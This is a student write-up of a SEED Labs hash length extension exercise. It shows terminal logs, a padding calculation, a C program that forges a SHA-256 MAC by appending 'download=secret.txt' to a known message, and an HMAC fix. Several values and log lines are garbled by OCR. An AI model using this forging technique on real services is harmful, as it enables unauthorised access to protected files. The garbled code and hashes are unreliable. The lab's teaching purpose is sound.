

3. Tasks


3.1 Task 1: Send Request to List Files

Making the MAC

```
/bin/bash
[2019-10-27 13:24:53,692] DEBUG in lab: 1001:123456
[2019-10-27 13:24:53,692] DEBUG in lab: payload is [123456:myname=G
d=1001&lstcmd=1&download=secret.txt]
[2019-10-27 13:24:53,692] DEBUG in lab: real mac is [a7b060952370d0
5d75f272f4fe89f8cad06a8547ac15e06b73d]
127.0.0.1 - - [27/Oct/2019 13:24:53] "GET /?myname=GregGertsen&uid=
&download=secret.txt&mac=a7b060952370d06b86e92cbe69f5d75f272f4fe89f
15e06b73d HTTP/1.1" 200 -

[2]+  Done uid=1001
[10/27/19]seed@VM:~/.../LabHome$ http://www.seedlabnext.com:5000/
ertsen&uid=1001&lstcmd=1&mac=e7317446bd3f1cbfa660e7be476175eaa840fc
6c43c9a522dcc^C
[10/27/19]seed@VM:~/.../LabHome$ echo -n "123456:myname=GregGertsen
cmd=1&download=secret.txt" | sha256sum
a7b060952370d06b86e92cbe69f5d75f272f4fe89f8cad06a8547ac15e06b73d -
[10/27/19]seed@VM:~/.../LabHome$ ^C
[10/27/19]seed@VM:~/.../LabHome$
```

Download command and results



3.2 Task 2: Create Padding

Message to pad "123456:myname=GregGertsen&uid=1001&lstcmd=1"

Message is 43 bytes. $64 - 43 = 21$ bytes. Length of message in bits = $43 * 8 = 344$ bits. In hex = `\x01 \x58`. Padding is:

`"\x80"`


`"\x00\x00\x00\x00\x00\x00\x00"`

`"\x00\x00\x00\x00\x00\x00\x00\x00"`

`"\x00\x00\x00\x01\x58"`

3.3 Task 3: Compute MAC using Secret Key


Compiled and ran calculate_mac.c



Changing the message and compiling

3.4 Task 4: The Length Extension Attack

Generating a valid MAC




```
Terminator SEEDUbu [Running] 11:50 PM
/bin/bash
[10/28/19]seed@VM:~$ ./calculate_mac2
bash: ./calculate_mac2: No such file or directory
[10/28/19]seed@VM:~$ gcc calculate_mac.c -o calculate_mac -lcrypto
[10/28/19]seed@VM:~$ ./calculate_mac
eb71f88b08909fa9fe582c994a6f620b739045287104bf44fad9a2d0e28d6bf3
[10/28/19]seed@VM:~$ echo -n "123456:myname=GregGertsen&uid=1001&lstdcmd=1" | sha256sum
e7317446bd3f1cbfa660e7be476175eaa840fcbede0a32f9c796c43c9a522dcc
[10/28/19]seed@VM:~$
```

Mac generated:

E7317446bd3f1cbfa660e7be476175eaa840fcbede0a32f9c796c43c9a522dcc

Generating a new MAC based on message extension



```
Terminator SEEDUbu [Running] 12:20 AM
/bin/bash
length_ext.c: (.text+0xe6): undefined reference to `SHA256_Final'
collect2: error: ld returned 1 exit status
[10/29/19]seed@VM:~$ gcc length_ext.c -o length_ext -lcrypto
[10/29/19]seed@VM:~$ ./length_ext
eb71f88b08909fa9fe582c994a6f620b739045287104bf44fad9a2d0e28d6bf3
[10/29/19]seed@VM:~$ gcc length_ext.c -o length_ext -lcrypto
[10/29/19]seed@VM:~$ ./length_ext
8d8b0003912defd22e3315223fddfeb7646cc7d557f761c915df9a481ef29293
[10/29/19]seed@VM:~$ ^C
[10/29/19]seed@VM:~$
```

```
#include <stdio.h>
#include <arpa/inet.h>
#include <openssl/sha.h>

int main(int argc, const char *argv[])
{
    int i;
    unsigned char buffer[SHA256_DIGEST_LENGTH];
    SHA256_CTX c;

    SHA256_Init(&c);
    for(i=0; i<64; i++)
        SHA256_Update(&c, "", 1);

    c.h[0] = htonl32(0xe7317446);
    c.h[1] = htonl32(0xbd3f1cbf);
    c.h[2] = htonl32(0xa660e7be);
    c.h[3] = htonl32(0x476175ea);
    c.h[4] = htonl32(0xa840fcbe);
    c.h[5] = htonl32(0xde9a32f9);
    c.h[6] = htonl32(0xc796c43c);
    c.h[7] = htonl32(0x9a522dcc);

    SHA256_Update(&c, "download=secret.txt", 20);
    SHA256_Final(buffer, &c);


    for(i = 0; i < 32; i++) {
        printf("%02x", buffer[i]);
    }

    printf("\n");
    return 0;
}
```

New MAC generated with addition of download command:


8d8b0003912defd22e3315223fddfeb7646cc7d557f761c915df9a481ef29293

Sent to the server and was able to read secret.txt



3.5 Task 5: Attack Mitigation using HMAC

Modifying server program's verify_mac() function



Was able to generate using python HMAC

```
Terminator
SEEDUbu [Running]
/bin/bash
SyntaxError: invalid character in identifier
>>> hmac.new(bytearray(key.encode('utf-8')), msg=message.encode('utf-8','surrogateescape'), digestmod=hashlib.sha256).hexdigest()
File "<stdin>", line 1
  hmac.new(bytearray(key.encode('utf-8')), msg=message.encode('utf-8','surrogateescape'), digestmod=hashlib.sha256).hexdigest()
  ^
SyntaxError: invalid character in identifier
>>>
>>> hmac.new(bytearray(key.encode('utf-8')), msg=message.encode('utf-8','surrogateescape'), digestmod=hashlib.sha256).hexdigest()
'e374b19c9bb95fd3f29007cdf1c8e2edd3a16e769801alc4417608c47c350d66'
>>>

/bin/bash 97x13
86e92cbe69f5d75f272f4fe89f8cad06a8547ac15e06b73d]
127.0.0.1 - - [29/Oct/2019 00:21:50] "GET /?myname=GregGertsen&uid=1001&lstcmd=1&download=secret.txt&mac=8d8b0003912defd22e3315223fddfeb7646cc7d557f761c915df9a481ef29293 HTTP/1.1" 200 -
* Detected change in '/home/seed/Downloads/server/www/lab.py', reloading
* Restarting with stat
* Debugger is active!
* Debugger PIN: 101-468-022
```

HMAC is not prone to length extension attack. It computes the hash twice. A secret key is used initially to make two other keys which are referred to as inner and outer. The first time through, the algorithm will make an internal hash which comes from the message and the first key. The second time through the algorithm, the HMAC is made from inner hash result and the outer key. This makes it immune to length extension attacks.